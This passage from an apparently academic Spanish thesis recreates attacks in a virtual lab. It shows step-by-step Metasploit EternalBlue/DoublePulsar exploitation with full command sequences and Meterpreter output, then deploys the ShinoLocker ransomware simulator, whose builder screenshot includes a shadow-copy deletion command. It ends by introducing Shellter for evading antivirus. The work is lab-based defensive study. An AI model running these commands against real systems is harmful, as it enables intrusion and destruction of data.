4.2 CAPÍTULO V: ENFOQUE DIRECTIVO – ADMINISTRATIVO

En este capítulo se desarrolla la propuesta de aseguramiento para mitigar el riesgo de que se vuelvan a presentar ataques exitosos como los realizados mediante la implementación de un administrador unificado de amenazas que permita medir y monitorear el tráfico y flujo de la red y en general identifique los posibles intrusos al sistema informático.

También se realiza una tabla comparativa sobre dos de los más populares y usados administradores unificados de amenazas, como los son PfSense y Endian, que permite tomar una decisión sobre cuál es el UTM más recomendado para implementar en la organización y poder mitigar los riesgos de ocurrencia de nuevos ataques sobre la infraestructura cibernética.

5. RESULTADOS

Dando cumplimiento a los dos primeros objetivos específicos, para poder simular cada uno de los escenarios de ataque del enfoque técnico, se debe previamente efectuar un análisis de vulnerabilidades verificando así si los métodos de ataque escogidos son viables para reproducir los ataques sufridos por la compañía. De esta manera en cada ataque recreado está implícito este análisis.

La Empresa consultora de seguridad informática Zero Day Ltda. fue contratada por la organización NOSTRADAMUS S.A.S que brinda sus servicios a los sectores: educativo, corporativo y gubernamental la cual fue víctima de ataques informáticos que generaron una pérdida de imagen corporativa por el robo de información que sufrió mediante ataques de:

- Elevación de privilegios con Lazagne.
- Denegación de servicios.
- Ransomware.
- Ingeniería social con metasploit.
- Inyección de código SQL

La empresa Zero Day debe recrear los ataques para establecer las causas y poder presentar un informe que contenga la ejecución de los ataques y una propuesta de aseguramiento para mitigar el riesgo de nuevos ataques. Se utilizó un computador anfitrión con sistema operativo Windows 10 home, memoria RAM de 16Gb, procesador Intel Core i7 y tarjeta integrada de video, siendo estas características óptimas para montar el laboratorio virtualizado en el que se desarrollaron los escenarios de ataque. Los sistemas operativos se montaron en las herramientas de virtualización Virtual Box y VMWare. La Figura 1 muestra las características de cada uno de estos sistemas.

Figura 1. Características de los sistemas operativos virtualizados

Kali Linux Power on this virtual machine Edit virtual machine settings ▼ Devices <table> <tr><td>Memory</td><td>5.7 GB</td></tr> <tr><td>Processors</td><td>2</td></tr> <tr><td>Hard Disk (SCSI)</td><td>35 GB</td></tr> <tr><td>CD/DVD (IDE)</td><td>Using file C:\Use...</td></tr> <tr><td>Network Adapter</td><td>NAT</td></tr> <tr><td>USB Controller</td><td>Present</td></tr> <tr><td>Sound Card</td><td>Auto detect</td></tr> <tr><td>Printer</td><td>Present</td></tr> <tr><td>Display</td><td>Auto detect</td></tr> </table>	Memory	5.7 GB	Processors	2	Hard Disk (SCSI)	35 GB	CD/DVD (IDE)	Using file C:\Use...	Network Adapter	NAT	USB Controller	Present	Sound Card	Auto detect	Printer	Present	Display	Auto detect	Windows 7 Power on this virtual machine Edit virtual machine settings ▼ Devices <table> <tr><td>Memory</td><td>3 GB</td></tr> <tr><td>Processors</td><td>1</td></tr> <tr><td>Hard Disk (SCSI)</td><td>60 GB</td></tr> <tr><td>CD/DVD (SATA)</td><td>Auto detect</td></tr> <tr><td>Network Adapter</td><td>NAT</td></tr> <tr><td>USB Controller</td><td>Present</td></tr> <tr><td>Sound Card</td><td>Auto detect</td></tr> <tr><td>Printer</td><td>Present</td></tr> <tr><td>Display</td><td>Auto detect</td></tr> </table>	Memory	3 GB	Processors	1	Hard Disk (SCSI)	60 GB	CD/DVD (SATA)	Auto detect	Network Adapter	NAT	USB Controller	Present	Sound Card	Auto detect	Printer	Present	Display	Auto detect
Memory	5.7 GB																																				
Processors	2																																				
Hard Disk (SCSI)	35 GB																																				
CD/DVD (IDE)	Using file C:\Use...																																				
Network Adapter	NAT																																				
USB Controller	Present																																				
Sound Card	Auto detect																																				
Printer	Present																																				
Display	Auto detect																																				
Memory	3 GB																																				
Processors	1																																				
Hard Disk (SCSI)	60 GB																																				
CD/DVD (SATA)	Auto detect																																				
Network Adapter	NAT																																				
USB Controller	Present																																				
Sound Card	Auto detect																																				
Printer	Present																																				
Display	Auto detect																																				
UbuntuLinux64-bit Power on this virtual machine Edit virtual machine settings ▼ Devices <table> <tr><td>Memory</td><td>2 GB</td></tr> <tr><td>Processors</td><td>1</td></tr> <tr><td>Hard Disk (SCSI)</td><td>30 GB</td></tr> <tr><td>CD/DVD (SATA)</td><td>Auto detect</td></tr> <tr><td>Network Adapter</td><td>NAT</td></tr> <tr><td>USB Controller</td><td>Present</td></tr> <tr><td>Sound Card</td><td>Auto detect</td></tr> <tr><td>Printer</td><td>Present</td></tr> <tr><td>Display</td><td>Auto detect</td></tr> </table>	Memory	2 GB	Processors	1	Hard Disk (SCSI)	30 GB	CD/DVD (SATA)	Auto detect	Network Adapter	NAT	USB Controller	Present	Sound Card	Auto detect	Printer	Present	Display	Auto detect	Windows Server 2008 R2 x64 Power on this virtual machine Edit virtual machine settings ▼ Devices <table> <tr><td>Memory</td><td>2 GB</td></tr> <tr><td>Processors</td><td>1</td></tr> <tr><td>Hard Disk (SCSI)</td><td>30 GB</td></tr> <tr><td>CD/DVD (SATA)</td><td>Auto detect</td></tr> <tr><td>Network Adapter</td><td>NAT</td></tr> <tr><td>USB Controller</td><td>Present</td></tr> <tr><td>Sound Card</td><td>Auto detect</td></tr> <tr><td>Printer</td><td>Present</td></tr> <tr><td>Display</td><td>Auto detect</td></tr> </table>	Memory	2 GB	Processors	1	Hard Disk (SCSI)	30 GB	CD/DVD (SATA)	Auto detect	Network Adapter	NAT	USB Controller	Present	Sound Card	Auto detect	Printer	Present	Display	Auto detect
Memory	2 GB																																				
Processors	1																																				
Hard Disk (SCSI)	30 GB																																				
CD/DVD (SATA)	Auto detect																																				
Network Adapter	NAT																																				
USB Controller	Present																																				
Sound Card	Auto detect																																				
Printer	Present																																				
Display	Auto detect																																				
Memory	2 GB																																				
Processors	1																																				
Hard Disk (SCSI)	30 GB																																				
CD/DVD (SATA)	Auto detect																																				
Network Adapter	NAT																																				
USB Controller	Present																																				
Sound Card	Auto detect																																				
Printer	Present																																				
Display	Auto detect																																				

Fuente: El Autor

5.1 ANALISIS DE VULNERABILIDADES Y RECREACION DE LOS ESCENARIOS

5.1.1 Ataque de Ransomware

“El Ransomware es un programa de software malicioso que infecta tu computadora y muestra mensajes que exigen el pago de dinero para restablecer el funcionamiento del sistema. Este tipo de malware es un sistema criminal para ganar dinero que se puede instalar a través de enlaces engañosos incluidos en un mensaje de correo electrónico, mensaje instantáneo o sitio web. El Ransomware tiene la capacidad de


bloquear la pantalla de una computadora o cifrar archivos importantes predeterminados con una contraseña”¹².

Este tipo de ataque se realizó de forma compuesta, como primera parte se debe realizar el análisis de vulnerabilidades.

- Recopilación de información:

Se puede usar una plataforma de escaneo de vulnerabilidades como Nessus, Nmap, etc., pero para efectos prácticos se realizó la toma de información directo de la maquina victima:

Figura 2. Verificación de dirección IP de equipo victima



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Users\Windows 7>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:


    Sufijo DNS específico para la conexión. . . : localdomain
    Vínculo: dirección IPv6 local. . . . : fe80::8df4:2997:7fb:895a%11
    Dirección IPv4. . . . . : 192.168.153.131
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 192.168.153.2
```

Fuente: El Autor

Para determinar la información de configuración de la maquina atacante con sistema operativo Kali Linux, se abrió una terminal y se ejecutó el comando *ifconfig* el cual mostró información específica sobre las tarjetas de red detectadas y sus propiedades de comunicación.

¹² KASPERSKY, ¿Qué es el Ransomware?. , [Consultado el 12 de Julio de 2019]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/what-is-ransomware>

Figura 3. Información de la maquina atacante



```
root@KaliLinux: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@KaliLinux:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.153.129 netmask 255.255.255.0 broadcast 192.168.153.255
    inet6 fe80::20c:29ff:feff:6fc4 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f1:6f:c4 txqueuelen 1000 (Ethernet)
    RX packets 473465 bytes 424333485 (404.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 92763 bytes 7434546 (7.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Fuente: El Autor

Instalación de EternalBlue en Metasploit Kali Linux: EternalBlue, en ocasiones escrito como ETERNALBLUE, es un exploit supuestamente desarrollado por la NSA y que fue filtrado por el grupo de hackers "Shadow Brokers" en 2017, "EternalBlue es el único que se puede utilizar para atacar sistemas Windows 7 y Windows Server 2008 R2 sin necesidad de autenticación"¹³ aprovechando el fallo de seguridad en el protocolo SMB"

Se utilizó la siguiente secuencia de comandos para realizar la instalación y actualización de la arquitectura i386 en el Kali Linux:

- Dpkg --add architecture i386
- Apt-get update
- Apt-get
- install wine32

Figura 4. Instalación de paquetes de arquitectura i386



```
root@KaliLinux:~# dpkg --add-architecture i386 && apt-get update && apt-get install wine32
Des:1 http://kali.download/kali kali-rolling InRelease [30,5 kB]
Des:2 http://kali.download/kali kali-rolling/main amd64 Packages [17,1 MB]
Des:3 http://kali.download/kali kali-rolling/main i386 Packages [17,0 MB]
93% [3 Packages 15,5 MB/17,0 MB 91%] 2.585 kBDes:4 http://kali.download/kali kali-rolling/non-free i386 Packages [164 kB]
Des:5 http://kali.download/kali kali-rolling/contrib amd64 Packages [105 kB]
Des:6 http://kali.download/kali kali-rolling/contrib i386 Packages [96,4 kB]
97% [3 Packages store 0 B] 2.585 kB/s 0s97% 99Descargados 34,4 MB en 18s (1.878 kB/s)
Leyendo lista de paquetes... Hecho
Leyendo lista de paquetes... Hecho
```


Fuente: El Autor

¹³ ALONSO, Chema. Hackear Windows 7 & 2008 R2 con Eternalblue y Doublepulsar de #ShadowBroker usando #Metasploit, 2017, [Consultado el 21 de Junio de 2019]. Disponible en: <https://www.elladodelmal.com/2017/04/hackear-windows-7-2008-r2-con.html>

Seguidamente se clonó el repositorio donde se encuentra alojado el EternalBlue al escritorio con el comando:

- `git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit`

Figura 5. Clonación del EternalBlue al escritorio




```
root@KaliLinux:~# cd Escritorio
root@KaliLinux:~/Escritorio# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit
Clonando en 'Eternalblue-Doublepulsar-Metasploit'...
remote: Enumerating objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Desempaquetando objetos: 100% (65/65), listo.
```

Fuente: El Autor

Se ubicó el EternalBlue en la carpeta SMB ubicada en la ruta Equipo/usr/share/metasploit-framework/modules/exploits/Windows/

Figura 6. Cambio de ubicación del EternalBlue



Fuente: El Autor

- Recopilación de información.

Teniendo instaladas las herramientas necesarias para el ataque se procedió a la ejecución del comando `msfconsole` desde la terminal, con lo que se inicia una de las interfaces más populares del *Metasploit Framework*, el cual está compuesto por un grupo de herramientas muy poderosas para la identificación y explotación de vulnerabilidades.

[illegible]

Se ejecutó el comando `use auxiliary/scanner/smb/smb_ms17_010` y se seteo la IP RHOST que representa el *Host* remoto que se analizó, con lo que se procedió a ejecutar el exploit y verificar que el sistema es vulnerable a este tipo de ataque.

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.153.128
RHOST => 192.168.153.128
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.153.128:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601
Service Pack 1 x86 (32-bit)
[*] 192.168.153.128:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Para realizar la carga del EternalBlue se ejecutó en la terminal el comando *use* teniendo como parámetro la ubicación del exploit correspondiente, seguidamente con el comando *show targets* se eligió el sistema operativo adecuado según la

victima a atacar, para este caso se seleccionó la opción 8 que corresponde al sistema operativo Windows 7.

Figura 9. Ejecución de EternalBlue y verificación de objetivos

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/eternalblue_doublepulsar
msf5 exploit(windows/smb/eternalblue_doublepulsar) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Windows XP (all services pack) (x86) (x64)
  1    Windows Server 2003 SP0 (x86)
  2    Windows Server 2003 SP1/SP2 (x86)
  3    Windows Server 2003 (x64)
  4    Windows Vista (x86)
  5    Windows Vista (x64)
  6    Windows Server 2008 (x86)
  7    Windows Server 2008 R2 (x86) (x64)
  8    Windows 7 (all services pack) (x86) (x64)

msf5 exploit(windows/smb/eternalblue_doublepulsar) > 8
```

Fuente: El Autor

Una vez se ejecutó el metasploit EternalBlue se configuraron los parámetros tanto de la maquina atacante local como de la víctima en el *exploit*. Para iniciar la sesión Meterpreter solo basto con ejecutar el comando *exploit*.

Figura 10. Configuración y ejecución del exploit

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT explorer.exe
PROCESSINJECT => explorer.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.153.135
LHOST => 192.168.153.135
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOSTS 192.168.153.128
RHOSTS => 192.168.153.128
msf5 exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] 192.168.153.128:445 - Generating Eternalblue XML data
[*] 192.168.153.128:445 - Generating Doublepulsar XML data
[*] 192.168.153.128:445 - Generating payload DLL for Doublepulsar
[*] 192.168.153.128:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.153.128:445 - Launching Eternalblue...
[+] 192.168.153.128:445 - Pwned! Eternalblue success!
[*] 192.168.153.128:445 - Launching Doublepulsar...
[+] 192.168.153.128:445 - Remote code executed... 3... 2... 1...
[*] Started bind TCP handler against 192.168.153.128:4444
[*] Sending stage (180291 bytes) to 192.168.153.128
[*] Meterpreter session 1 opened (192.168.153.135:46031 -> 192.168.153.128:4444) at 2020-05-02
01:06:11 -0500
```

Fuente: El Autor

Se recopiló Información acerca de la víctima ejecutando una *Shell* y el comando *systeminfo* y a manera de prueba se realizó una captura de pantalla del sistema atacado:


Figura 11. Ejecución del comando *systeminfo* en equipo victima

```
C:\Windows\system32>systeminfo
systeminfo

Nombre de host: JEOKS_W7
Nombre del sistema operativo: Microsoft Windows 7 Home Basic
Versión del sistema operativo: 6.1.7601 Service Pack 1 Compilación 7601
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: Usuario de Windows
Organización registrada:
Id. del producto: 00346-339-0000007-85591
Fecha de instalación original: 01/07/2019, 14:59:52
Tiempo de arranque del sistema: 01/05/2020, 21:27:11
Fabricante del sistema: VMware, Inc.
Modelo del sistema: VMware Virtual Platform
Tipo de sistema: X86-based PC
Procesador(es): 1 Procesadores instalados.
[01]: x64 Family 6 Model 142 Stepping 10 GenuineInte
```

Fuente: El Autor

Figura 12. Captura de pantalla de equipo victima



Fuente: El Autor

Instalación de simulador de Ransomware ShinoLocker: Por motivos de seguridad y practicidad se escogió el simulador de Ransomware conocido como ShinoLocker y desarrollado como parte del proyecto ShinoSec con el cual se garantiza la ejecución del ataque en un ambiente controlado. La diferencia con los demás Ransomware que circulan por la red, es que con ShinoLocker se puede obtener la contraseña para descifrar los archivos de forma gratuita. Desde la página oficial se pudo realizar sin problema la descarga del ejecutable: <https://shinolocker.com/>

Figura 13. Descarga de Ransomware ShinoLocker

The screenshot shows a web browser window with the address bar displaying `shinosec.com/shinobuilder/s`. The page content includes the following fields:

- Server URL**: `https://shinolocker.com/`
- User Agent**: `Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like`
- Extension to search the targeted file (space separated)**: `bmp jpg jpeg png wmv avi mov mp4 mp3 wav ppt pptx doc docx xls xlsx doc:`
- Command & Parameter(delete Shadow Copy)**: `vssadmin` and `delete shadows /all /quiet`
- Registry Key**: `Software\ShinoLocker`

A large green button labeled **BUILD** is located at the bottom of the form.

Fuente: El Autor

Luego de descargado el ShinoLocker se procedió a realizar la carga en el equipo remoto a través de la sesión Meterpreter iniciada con anterioridad. Ejecutando

para ello el comando *upload* con los parámetros de origen del archivo en el sistema Kali Linux y destino de almacenamiento en el equipo victima Windows. Seguidamente en una Shell de Windows se ejecutó el archivo subido.

Figura 14. Subida y ejecución del Ransomware en el equipo victima

```
meterpreter > upload /root/Descargas/ShinoLocker.exe "C:\Users\Windows 7\Desktop"
[*] uploading : /root/Descargas/ShinoLocker.exe -> C:\Users\Windows 7\Desktop
[*] uploaded  : /root/Descargas/ShinoLocker.exe -> C:\Users\Windows 7\Desktop\ShinoLocker.exe
meterpreter > shell
Process 1908 created.
Channel 6 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.


C:\Windows\system32>cd C:\Users\Windows 7\Desktop\
cd C:\Users\Windows 7\Desktop\

C:\Users\Windows 7\Desktop>ShinoLocker.exe
ShinoLocker.exe
```

Fuente: El Autor

Al ejecutar el archivo ShinoLocker en el pc víctima se produjo un cifrado de los datos correspondientes a extensiones bmp,jpg,mp3,mp4,doc, etc. según se configuró en el momento de realizar la descarga.

Figura 15. Cifrado de archivos por parte del ShinoLocker



Fuente: El Autor

Como se mencionó en la imagen para poder descifrar los archivos se ingresó a la página ShinoLocker Server, donde se pudo obtener la llave de descifrado. Para

esto fue necesario tomar nota del *HOST ID* que apareció en la ventana al tratar de ejecutar cualquiera de los archivos cifrados, para nuestro caso fue: D91J-CmhN-vMOW-u|mx-Rf7P-uQ==

Figura 16. Obtención de la llave para el descifrado



Fuente: El Autor

Como último paso, se ingresó la llave generada y se dio clic en el botón correspondiente al *STEP 3*, con lo que la aplicación descripto todos los archivos.

Figura 17. Descifrado de archivos

HOST ID: 1 TRANSACTION ID: D91J-CmhN-vMOW-u|mx-Rf7P-uQ==

STEP1: Get the key from [ShinoLocker Server](#)


STEP2: Input the key `_Wez-03hs-EhpT-FfcI-BCH1-CnQ=`

STEP3: [Decrypt Files & Uninstall Me](#)

Fuente: El Autor

5.1.2 Ataque de elevación de privilegios con Lasagne: Ejecutar una aplicación con código malicioso resulta una tarea difícil de cumplir cuando el equipo objetivo cuenta con un buen antivirus actualizado, pero existen métodos que se pueden aplicar para camuflar código malicioso entre aplicaciones seguras. Una herramienta muy conocida es Shellter la cual usa inyección dinámica en ejecutables para disfrazar el ataque y ser imperceptible a los antivirus. Para realizar la descarga desde la terminal se ejecutó el comando `sudo apt-get install shellter` el cual cuenta con permisos de administrador para realizar la instalación, se deben confirmar algunas configuraciones básicas para su funcionamiento.

Figura 18. Descarga e instalación de Shellter en Kali Linux



```

